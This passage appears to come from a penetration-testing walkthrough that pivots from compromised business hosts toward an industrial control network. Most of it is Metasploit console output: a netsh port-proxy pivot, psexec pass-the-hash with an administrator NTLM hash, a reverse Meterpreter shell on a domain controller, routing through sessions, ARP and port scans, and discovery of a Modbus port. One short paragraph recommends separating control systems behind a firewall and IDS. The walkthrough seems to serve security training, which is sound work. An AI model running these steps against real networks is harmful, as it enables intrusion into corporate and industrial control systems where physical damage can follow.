netsh interface portproxy add v4tov4 listenport=1110 connectaddress=10.50.60.128 protocol=tcp connectport=1110


C:\Windows\system32>netsh interface portproxy show all
netsh interface portproxy show all

Listen on ipv4:             Connect to ipv4:

Address         Port        Address         Port
--------------- ----------  --------------- ----------
*               1110        10.50.60.128    1110


C:\Windows\system32>
```

Target 3 (Domain Controller)


Set the SMBUser, SMBPass, and SMBDomain



```
msf exploit(psexec) > set smbuser administrator
smbuser => administrator
msf exploit(psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:01026717eaa66
smbpass => aad3b435b51404eeaad3b435b51404ee:01026717eaa665010b44a799819ff11c
msf exploit(psexec) > set smbdomain corp
smbdomain => corp
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name       Current Setting
   ----       ---------------
   RHOST      10.50.60.30
   RPORT      445
   SHARE      ADMIN$
 read/write folder share
   SMBDomain  corp
   SMBPass    aad3b435b51404eeaad3b435b51404ee:01026717eaa665010b44a799819ff11c
   SMBUser    administrator
```


Target 3 (Domain Controller)

Set the RHOST, LHOST, and LPORT



```
msf exploit(psexec) > set rhost 10.60.70.10
rhost => 10.60.70.10
msf exploit(psexec) > set lhost 10.60.70.30
lhost => 10.60.70.30
msf exploit(psexec) > set lport 1110
lport => 1110
msf exploit(psexec) >
```


Exploit



```
msf exploit(psexec) > exploit

[*] Started reverse handler on 10.60.70.30:1110 via the meterpreter on session 1
[*] Connecting to the server...
[*] Authenticating to 10.60.70.10:445|corp as user 'Administrator'...
[*] Uploading payload...
[*] Created \DoSwzqYZ.exe...
[*] Deleting \DoSwzqYZ.exe...
[*] Sending stage (769536 bytes)
[*] Meterpreter session 2 opened (10.50.60.128-10.50.60.30:1110 -> 10.60.70.10:57205)

meterpreter >
```

Target 3 (Domain Controller)

Looks like we found another network




```
Interface 12
============
Name         : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:36:75:1e
MTU          : 1500
IPv4 Address : 10.254.254.10
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::d4d7:78ed:e366:f9ef
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Target 4 (ICS/BAS)

Targets 1, 2 and 3 have now been compromised, the attacker can now attempt to find other servers to escalate privileges and find other networks. Ideally, the ICS/BAS network would be a separate network from the business systems. However, in practical terms, the convergence of IT and OT means that often the same fiber is being used for both. The control systems should be put onto a separate DMZ with a firewall and IDS, and VLAN as a minimum.

Target 4 (ICS/BAS)


Results after an ARP scan



```
meterpreter > run arp_scanner -r 10.254.254.0/24
[*] ARP Scanning 10.254.254.0/24
[*] IP: 10.254.254.1 MAC 00:50:56:c0:00:04
[*] IP: 10.254.254.20 MAC 00:0c:29:08:a0:bd

[*] IP: 10.254.254.254 MAC 00:50:56:fa:44:41
[*] IP: 10.254.254.255 MAC 00:0c:29:36:75:1e
meterpreter >
```

Target 4 (ICS/BAS)


Drop into a shell, ping, nbtstat



```
C:\Windows\system32>ping 10.254.254.20
ping 10.254.254.20

Pinging 10.254.254.20 with 32 bytes of data:
Reply from 10.254.254.20: bytes=32 time<1ms TTL=128
Reply from 10.254.254.20: bytes=32 time<1ms TTL=128
Reply from 10.254.254.20: bytes=32 time<1ms TTL=128
Reply from 10.254.254.20: bytes=32 time<1ms TTL=128

Ping statistics for 10.254.254.20:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Windows\system32>nbtstat -A 10.254.254.20
nbtstat -A 10.254.254.20

Local Area Connection 2:
Node IpAddress: [10.254.254.10] Scope Id: []

           NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    ICS            <00>  UNIQUE      Registered
    WORKGROUP      <00>  GROUP       Registered
    ICS            <20>  UNIQUE      Registered
    WORKGROUP      <1E>  GROUP       Registered
    WORKGROUP      <1D>  UNIQUE      Registered
    ..__MSBROWSE__.<01>  GROUP       Registered
```

Target 4 (ICS/BAS)


Add the new IP range to through the DC's session



```
msf auxiliary(modbus_findunitid) > route add 10.254.254.0 255.255.255.0 2
[*] Route added
msf auxiliary(modbus_findunitid) > route print

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.60.70.10        255.255.255.0      Session 1
   10.254.254.0       255.255.255.0      Session 2
```

Target 4 (ICS/BAS)

Find open ports with the portscan auxiliary module




```
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent port
   PORTS        1-1024           yes       Ports to scan (e.g. 22-25,80,
   RHOSTS       10.254.254.20    yes       The target address range or C
   THREADS      100              yes       The number of concurrent thre
   TIMEOUT      1000             yes       The socket connect timeout in

msf auxiliary(tcp) > run

[*] 10.254.254.20:135 - TCP OPEN
[*] 10.254.254.20:139 - TCP OPEN
[*] 10.254.254.20:445 - TCP OPEN
[*] 10.254.254.20:502 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Target 4 (ICS/BAS)

Metasploit has a couple of Modbus modules

